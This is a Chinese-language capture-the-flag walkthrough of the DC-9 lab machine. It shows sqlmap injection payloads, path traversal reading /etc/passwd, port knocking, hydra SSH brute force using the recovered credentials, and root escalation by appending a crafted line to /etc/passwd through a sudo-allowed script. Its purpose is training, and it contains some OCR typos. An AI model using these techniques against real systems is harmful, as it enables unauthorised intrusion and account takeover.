DC9 sqlmap | knockd

netdiscover

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
 ΙP
               At MAC Address
                                  Count
                                            Len MAC Vendor / Hostname
192.168.100.1
               00:50:56:c0:00:08
                                             60 VMware, Inc.
                                                 VMware, Inc.
192.168.100.2
               00:50:56:f2:3f:0f
                                      1
                                             60
                                                 VMware, Inc.
192.168.100.131 00:0c:29:7b:7b:58
                                      1
                                             60
                                                 VMware, Inc.
192.168.100.254 00:50:56:fb:35:ca
                                      1
                                             60
```

.131为目标机器

nmap

```
nmap -sV -sC -Pn -p- 192.168.100.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-12 23:15 CST
Nmap scan report for 192.168.100.131 (192.168.100.131)
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (reset)
               SERVICE VERSION
      STATE
22/tcp filtered ssh
                        Apache httpd 2.4.38 ((Debian))
80/tcp open
             http
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:7B:7B:58 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

22和80 先访问下80端口

C ▲ 不安全 | 192.168.100.131/index.php

Example.com - Staff Details

Home Display All Records Search Manage

Welcome to the Example.com Staff Details Page

Please select an option from the menu.

nikto一下



在页面看了下 注意到这个search功能

Search information


You can search using either the first or last name.

Search:

1

Submit

6 http://192.168.100.131 POST /results.php ✓ 200 1248 HTML php Example.com -



使用sqlmap跑一下

```
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:

Parameter: search (POST)
    Type: time-based blind
    Title: WYSQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=1' AND (SELECT 6065 FROM (SELECT(SLEEP(5)))VAni) AND 'tPnj'='tPnj

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=1' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0*71626a7871,0*556c514c75444758464750714e7876567a7673654376525762797062484f5a72797a4a4449745248,0*7176626a71), NULL, NULL, NULL -


[23:34:27] [INFO] the back-end DBMS is MySQL
    web server operating system: Linux Debtian 10 (buster)
    web server operating system: Linux Debtian 10 (buster)
    web application technology: Apache 2.4.38
    back-end DBMS: MYSQL > 5.0.12 (MariaDB fork)
    [23:34:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.100.131'

[*] ending @ 23:34:27 /2022-09-12/
```

可以时间盲注

继续使用sqlmap跑database

Staff数据库:




使用 admin transorbital1,可以登录

Home Display All Records Search Manage Add Record Log Out

Logged in as admin

File does not exist



file

访问文件试试看

← → C ▲ 不安全 | 192.168.100.131/manage.php?file=../../.../.../etc/passwd

Example.com - Staff Details

Home Display All Records Search Manage Add Record Log Out

You are already logged in as admin.

File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/loologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemdtimesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/fun/sshd:/usr/sbin/nologin systemdcoredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1005:Tom Cat:/home/fredf:/bin/bash barneyr:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash

看到了和user表一致的用户

使用ssh登录试试看发现连接不上

```
# ssh mary@192.168.100.131
ssh: connect to host 192.168.100.131 port 22: Connection refused
```

回看nmap扫描结果 filtered 说明这里有限制

查看了下/etc/ssh/sshd_config

You are already logged in as admin.

File does not exist

#\$OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp \$ # This is the sshd server system-wide configuration file. See # sshd_config(5) for more information. # This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin # The strategy used for options in the default sshd_config shipped with # OpenSSH is to specify options with their default value where # possible, but leave them commented. Uncommented options override the # default value. #Port 22 #AddressFamily any #ListenAddress 0.0.0.0 #ListenAddress :: #HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_nost_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO # Authentication: #LoginGraceTime 2m #PermitRootLogin prohibit-password #StrictModes yes #MaxAuthTries 6 #MaxSessions 10 #PubkeyAuthentication yes # Expect .ssh/authorized_keys2 to be disregarded by default in future. #AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2 #AuthorizedPrincipalsFile none #AuthorizedKeysCommand none #AuthorizedKeysCommandUser nobody # For this to work you will also need host keys in /etc/ssh/ssh_known_hosts #HostbasedAuthentication no # Change to yes if you don't trust ~/.ssh/known_hosts for # HostbasedAuthentication #IgnoreUserKnownHosts no # Don't read the user's ~/.rhosts and ~/.shosts files #IgnoreRhosts yes # To disable tunneled clear text passwords, change to no here! #PasswordAuthentication yes #PermitEmptyPasswords no # Change to yes to enable challengeresponse passwords (beware issues with # some PAM modules and threads) ChallengeResponseAuthentication no # Kerberos options #KerberosAuthentication no #KerberosOrLocalPasswd yes #KerberosTicketCleanup yes #KerberosGetAFSToken no #GSSAPI options #GSSAPIAuthentication no #GSSAPICleanupCredentials yes #GSSAPIStrictAcceptorCheck yes #GSSAPIKeyExchange no # Set this to 'yes' to enable PAM authentication, account processing, # and session processing. If this is enabled, PAM authentication will # be allowed through the ChallengeResponseAuthentication and # PasswordAuthentication. Depending on your PAM configuration, # PAM authentication via ChallengeResponseAuthentication may bypass # the setting of "PermitRootLogin without-password". # If you just want the PAM account and session checks to run without # PAM authentication, then enable this but set PasswordAuthentication # and ChallengeResponseAuthentication to 'no'. UsePAM yes #AllowAgentForwarding yes #AllowTcpForwarding yes #GatewayPorts no X11Forwarding yes #X11DisplayOffset 10 #X11UseLocalhost yes #PermitTTY yes PrintMotd no #PrintLastLog yes #TCPKeepAlive yes #PermitUserEnvironment no #Compression delayed #ClientAliveInterval 0 #ClientAliveCountMax 3 #UseDNS no #PidFile /var/run/sshd.pid #MaxStartups 10:30:100 #PermitTunnel no #ChrootDirectory none #VersionAddendum none # no default banner path #Banner none # Allow client to pass locale environment variables AcceptEnv LANG LC_* # override default of no subsystems Subsystem sftp /usr/lib/openssh/sftp-server # Example of overriding settings on a per-user basis #Match User anoncvs # X11Forwarding no # AllowTcpForwarding no # PermitTTY no # ForceCommand cvs server

没啥用 语句都注释掉了

最后发现是因为配置了knockd服务,实现了ssh隐藏:

https://blog.csdn.net/nzjdsds/article/details/112476120

查看knockd配置文件:

▲ 不安全 | 192.168.100.131/manage.php?file=../../../../etc/knockd.conf

日 ☆ * 1

Example.com - Staff Details

Display All Records Search Manage Add Record Log Out

You are already logged in as admin.

[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp -- dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn

翻译: 得挨个敲一下(tcp访问) 7469,8475,9842 这三个端口, 敲完22端口就开了

敲的方法有很多种 使用了较为简单的nc 总之现在22端口开了然后我们有了用户名和密码的表。可以手动试也可以用hydra

```
hydra -L user.txt -P password.txt 192.168.100.131 ssh

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-14 00: 17:42

[WARNING] Many SSH configurations limit the number of parallel tasks, it is r ecommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:1 7), ~19 tries per task

[DATA] attacking ssh://192.168.100.131:22/

[22][ssh] host: 192.168.100.131 login: chandlerb password: UrAGOD!

[22][ssh] host: 192.168.100.131 login: joeyt password: PasswOrd

[22][ssh] host: 192.168.100.131 login: janitor password: Ilovepeepee

[STATUS] 291.00 tries/min, 291 tries in 00:01h, 1 to do in 00:01h, 3 active 1 of 1 target successfully completed, 3 valid passwords found
```

有三个账号密码可以通过ssh登录

看了一下这三个账号都用不了sudo

```
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for janitor:
Sorry, user janitor may not run sudo on dc-9.
joeyt@dc-9:~$ sudo -l

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for joeyt:
Sorry, user joeyt may not run sudo on dc-9.
```

```
chandlerb@dc-9:~$ sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
[sudo] password for chandlerb:
Sorry, user chandlerb may not run sudo on dc-9.
但是在ianitor的目录下面发现一个隐藏目录
janitor@dc-9:~$ ls -al
total 16
drwx-
           4 janitor janitor 4096 Sep 14 02:18 .
drwxr-xr-x 19 root
                              4096 Dec 29 2019 ..
                     root
lrwxrwxrwx 1 janitor janitor
                                9 Dec 29 2019 .bash_history → /dev/null
       — 3 janitor janitor 4096 Sep 14 02:18 .gnupg
         - 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
drwx-
内有文件一个
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
      ---- 2 janitor janitor 4096 Dec 29 2019 .
---- 4 janitor janitor 4096 Sep 14 02:18 ..
-rwx----- 1 janitor janitor 66 Dec 29 2019 passwords-found-on-post-it-not
es.txt
cat一下
 janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
 BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
把这些密码加到文件里 再hydra爆破一下 发现一个新的用户名和密码
            il)-[/home/akil/vulnhub/dc9]
   hydra -L user.txt -P password.txt 192.168.100.131 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-14 00:
26:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 408 login tries (l:17/p:2
4), ~26 tries per task
[DATA] attacking ssh://192.168.100.131:22/
[22][ssh] host: 192.168.100.131 login: fredf password: B4-Tru3-001
```

ssh登录一下 home目录下没东西 但是sudo -l有

```
redf@dc-9:~$ ls -al
total 12

    3 fredf fredf 4096 Sep 14 02:26 .

drwx----
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 fredf fredf 2 9 Dec 29 2019 .bash_history → /dev/null
drwx----- 3 fredf fredf 4096 Sep 14 02:26 .gnupg
redf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
   env_reset, mail_badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin
User fredf may run the following commands on dc-9:
  (root) NOPASSWD: /opt/devstuff/dist/test/test
看下这个是啥咧
-rwxr-xr-x 1 root root 1212968 Dec 29 2019 test
fredf@dc-9:/opt/devstuff/dist/test$
 -个可执行文件,跑跑
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test
Usage: python test.py read append
找找
 fredf@dc-9:/opt/devstuff/dist/test$ find / -name test.py 2>/dev/null
 /opt/devstuff/test.py
 /usr/lib/python3/dist-packages/setuptools/command/test.py
看看第一个
fredf@dc-9:/opt/devstuff/dist/test$ cat /opt/devstuff/test.py
#!/usr/bin/python
import sys
if len (sys.argv) \neq 3:
    print ("Usage: python test.py read append")
    sys.exit (1)
else:
    f = open(sys.argv[1], "r")
    output = (f.read())
    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
就是这个test.py 浅读一下功能
两个参数,读第一个参数的文件内容,追加写到第二个参数中
这就可以写/etc/passwd
提权的办法: 用openssl passwd 手动生成密码盐值 然后写入
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/lxs /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su lxs2
```

Password:

root@dc-9:/opt/devstuff/dist/test# cat /tmp/lxs

lxs2:\$1\$salt\$Nf2/s/pd4YUKrNqSEOZiK1:0:0::/root:/bin/bash

最终拿到flag

```
root@dc-9:~# ls -al
total 32
drwx—— 5 root root 4096 Dec 29 2019 .
drwxr-xr-x 18 root root 4096 Dec 29 2019 .
lrwxrwxrwx 1 root root 9 Dec 29 2019 .bash_history → /dev/null
-rwx—— 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Dec 29 2019 .cache
drwx—— 3 root root 4096 Dec 29 2019 .gnupg
drwx—— 3 root root 4096 Dec 29 2019 .local
-rwx—— 1 root root 148 Aug 18 2015 .profile
-rwx—— 1 root root 1821 Dec 29 2019 theflag.txt

Congratulations - you have done well to get to this point.
```

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.